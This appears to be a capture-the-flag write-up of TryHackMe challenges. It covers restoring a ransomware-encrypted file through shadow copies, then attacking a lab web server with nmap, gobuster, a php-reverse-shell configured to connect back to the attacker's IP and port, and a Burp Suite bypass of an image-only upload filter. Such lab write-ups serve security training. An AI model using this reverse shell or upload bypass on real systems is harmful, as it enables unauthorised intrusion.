
Open Disk Management. There, we can see a backup file. To assign this partition a letter, right-click on it and select **Change Drive and Letter Paths**. Then, proceed by clicking **Add**.



At the **dropdown**, assign the partition to the letter Z and click **OK**. We will see that the partition will have been assigned the letter Z. Then, open File Explorer and click on Backup (Z:) to see the folders within it.






In order to view the hidden content, select **View** in the menu and check mark **Hidden items**. We will then be able to see the hidden folder.




Question 8

Right-click on the hidden folder and open select **Properties**. Once we are able to see the properties of the folder, select **Previous Versions** and click **Restore**. Once we've restored the encrypted file in the hidden folder, we will see a new file in the folder.





Open the file to obtain the password.



Methodology/Thought Process:

Launch Remmina and make the necessary changes. Then, connect to the remote machine using the IP address, username and password provided by TryHackMe. Once we've connected to the machine, we'll be able to see the desktop wallpaper and what is written on it. To decrypt the bitcoin address, open the ransom note which can be found on the Desktop. Copy the bitcoin address and open Terminal. The **echo** command is used to display the text, and since the bitcoin address is in base 64, use the command **base64 -d** which will return the decoded text. Then, open the Task Scheduler and observe which scheduled task seems different. Open that scheduled task and we will find the location of the executable that is run at login. After that, open the scheduled task ShadowCopyVolume and we will be able to find the volume name/id. Once that is done, open Disk Management where we will find a backup file, which is the hidden partition. To assign it a letter, right-click on it and select **Change Drive Letter and Paths** and click Add. At the dropdown, choose the letter Z and select OK to assign the letter. We will be able to see the partition with a letter assigned to it in File Explorer. To view the hidden folders within it, on the menu, click View and check mark Hidden items. The hidden folder will then be shown. By double clicking on the hidden folder, we will be able to see its content and the file extension of the encrypted files. Lastly, right-click on the hidden folder and select **Properties**. Click on **Previous versions** and restore the previous version of the encrypted file in the hidden folder. We will be able to find the password within the restored file.

DAY 24 : Final Challenge The Trial Before Christmas

Tools used: Kali Linux, Firefox, Burp suite, Crack station, Google chrome, foxyproxy, Terminal.

Question 1


We can use Nmap tools to scan open ports. You can run a command “**sudo nmap -vv ip**”

```
ion
File Actions Edit View Help
└──(kali㉿kali)-[~]
$ sudo nmap -vv 10.10.136.235
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-23 04:08 EDT
Initiating Ping Scan at 04:08
Scanning 10.10.136.235 [4 ports]
Completed Ping Scan at 04:08, 0.26s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 04:08
Completed Parallel DNS resolution of 1 host. at 04:08, 0.01s elapsed
Initiating SYN Stealth Scan at 04:08
Scanning 10.10.136.235 [1000 ports]
Discovered open port 80/tcp on 10.10.136.235
Discovered open port 65000/tcp on 10.10.136.235
Completed SYN Stealth Scan at 04:08, 5.30s elapsed (1000 total ports)
Nmap scan report for 10.10.136.235
Host is up, received echo-reply ttl 63 (0.23s latency).
Scanned at 2022-07-23 04:08:35 EDT for 5s
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE REASON
80/tcp    open  http   syn-ack ttl 63
65000/tcp open  unknown syn-ack ttl 63

Read data files from: /usr/bin/ .. /share/nmap
Nmap done: 1 IP address (1 host up) scanned in 5.73 seconds
Raw packets sent: 1244 (54.712KB) | Rcvd: 1002 (40.076KB)
```

Question 2


Open firefox and search “ip:port” to get the title of the hidden website.



Question 3 & 4

We used gobuster tool to get a hidden directories on attack websites.





Index of /grid

Name	Last modified	Size	Description
Parent Directory	-	-	

Apache/2.4.29 (Ubuntu) Server at 10.10.139.20 Port 65000

Question 5

Before upload reverse shell file, we need to set up the script's configuration.

Firstly, check your ip address.

```
kali@kali: ~
File Actions Edit View Help
└──(kali㉿kali)-[~]
$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:50:4c:14 brd ff:ff:ff:ff:ff:ff
        inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
            valid_lft 81555sec preferred_lft 81555sec
        inet6 fe80::a00:27ff:fe50:4c14/64 scope link noprefixroute
            valid_lft forever preferred_lft forever
3: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 500
    link/none
        inet 10.18.31.204/17 scope global tun0
            valid_lft forever preferred_lft forever
        inet6 fe80::da27:e393:de2a:bf04/64 scope link stable-privacy
            valid_lft forever preferred_lft forever
```

```
File Actions Edit View Help
└─(kali㉿kali)-[ ~]
$ cp /usr/share/webshells/php/php-reverse-shell.php .
└─(kali㉿kali)-[ ~]
$ nano php-reverse-shell.php
```

Change ip to your kali ip.

```
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '10.18.31.204'; // CHANGE THIS
50 $port = 1234; // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
57
```

After setting up the script's configuration, change the file extension of the file to **jpg.php**.

The screenshot shows the 'Inspector' tab of a browser's developer tools. It displays the HTML structure of a page. A specific input field, `<input id="uploadInput" type="file" accept=".png,.jpg,.jpeg">`, is highlighted with a blue selection bar. The page also contains other elements like a button labeled 'UPLOAD' and some placeholder text.

```
<!DOCTYPE html>
<html lang="en"> event
  > <head> ...
  > <body>
    <input id="uploadInput" type="file" accept=".png,.jpg,.jpeg"> event
    > <div id="arrow"> ...
    <!--Mobile-->
     event
    > <p id="mobResMsg" class="resMsg"> ...
  </body>
</html>
```

After the php reverse shell script is done, we need to upload the file on the hidden website. But, we cannot upload the file because of invalid file type.




To upload the file successfully, we need to use burp suite and foxyproxy in this step. Turn on the proxy and reload the website, burp site will automatically appear.

The screenshot shows the Burp Suite interface. The 'Proxy' tab is selected. The 'Intercept' sub-tab is also selected. A network request for `http://10.10.193.108:65000/uploads.php` is listed. The 'Pretty' tab is selected in the bottom left. The request details show a GET request with various headers and a cookie.

```
1 GET /uploads.php HTTP/1.1
2 Host: 10.10.193.108:65000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=n2ng95f8at5gv0o0931j7li82g
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11
```

With the intercept on, right click and click on do intercept to respond to this request. Then, forward.




Response from http://10.10.193.108:65000/uploads.php

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex Render ⚡ \n ⌂

```
1 HTTP/1.1 200 OK
2 Date: Fri, 22 Jul 2022 11:01:27 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Length: 1328
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 <!DOCTYPE html>
10<html lang=en>
11  <head>
12    <title>
13      Aperture Clear?
14    </title>
15    <meta charset="utf-8">
16    <meta name="viewport" content="width=device-width, initial-scale=1.0">
17    <link rel="icon" type="image/png" href="favicon.png">
18    <link rel="stylesheet" type="text/css" href="assets/css/CourierPrime.css">
19    <link rel="stylesheet" type="text/css" href="assets/css/uploads.css">
20    <script src="assets/js/filter.js">
21    </script>
22    <script src="assets/js/upload.js">
23    </script>
24  </head>
25  <body>
26    ...
27  </body>
```

